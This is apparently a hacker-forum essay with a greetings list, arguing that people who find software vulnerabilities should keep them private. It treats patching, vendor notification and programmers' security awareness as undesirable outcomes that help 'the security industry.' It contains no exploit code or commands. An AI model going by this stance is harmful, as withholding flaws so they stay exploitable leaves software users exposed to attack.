You may think that publishing exploits is a good idea, you may think “it’s not like it can much harm.”

Well the fact is it does, and it isn’t just to other people who are exploited by script kiddies. If you keep publishing the bugs you find, they will soon disappear or rather annoying protection schemes will be put in place to try and stop exploitation. Hackers (or what ever you want to call yourself) shouldn’t have to help programmers with their poor programming. If you find vulnerability in a piece of software, **keep it private**.

Reasons Why Not To Publish Exploits (Or Vulnerability Information):

- * Gives script kiddies more tools in their already large arsenal.
- * Software Vendor is notified or finds out about vulnerability, vulnerability is patched.
- * Programmers become more aware of bad coding habits/techniques and security conscious, leaving less room for mistakes, and of course exploitation.
- * Programmers and Developers should learn to take **responsibility** (responsibility to the responsible) for their own security if they wish to have it.
- * Your feeding the Security Industry and giving them exactly what they want.
- * You will make more people aware of the bug, the security industry will be more than happy to fear monger. IT Security “experts” love to take credibility for providing security solutions to security vulnerabilities.

Greetz

r0rkty, D4rk, Edu19, cyph3r, d03boy, sykadul, dNi, ParanoidE, RoMeO, disablmalfunc, iceschade, str0ke, DarkPontifex, Cephexin, SeventotheSeven, TuNa.

RifRaf – Thanks for moderating BHF, hope to see you again sometime.

And anyone else I forgot who's name should be here.